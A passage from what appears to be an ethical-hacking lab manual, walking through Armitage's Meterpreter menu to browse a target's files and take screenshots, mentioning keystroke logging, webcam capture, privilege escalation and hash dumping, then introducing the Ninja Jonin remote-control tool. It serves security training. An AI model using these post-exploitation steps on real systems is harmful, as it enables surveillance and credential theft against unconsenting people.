


36. Right-click on the target host and navigate to **Meterpreter 1** --> **Explore** --> **Browse Files**.




37. A new **Files 1** tab and the present working directory of the target system appear. You can observe the files present in the **Download** folder of the target system.


38. Using this option, you can perform various functions such as uploading a file, making a directory, and listing all drives present in the target system.



39. Right-click on the target host and navigate to **Meterpreter 1** --> **Explore** --> **Screenshot**.



40. A new **Screenshot 1** tab appears, displaying the currently open windows in the target system.



41. Similarly, you can explore other options such as **Desktop (VNC)**, **Show Processes**, **Log Keystrokes**, and **Webcam Shot**.

42. You can also escalate privileges in the target system using the **Escalate Privileges** option and further steal tokens, dump hashes, or perform other activities.
43. This concludes the demonstration of how to gain access to a remote system using Armitage.
44. Close all open windows and document all the acquired information.


Task 6: Gain Access to a Remote System using Ninja Jonin

Ninja Jonin is a combination of two tools; Ninja is installed in victim machine and Jonin is installed on the attacker machine. The main functionality of the tool is to control a remote machine behind any NAT, Firewall and proxy.

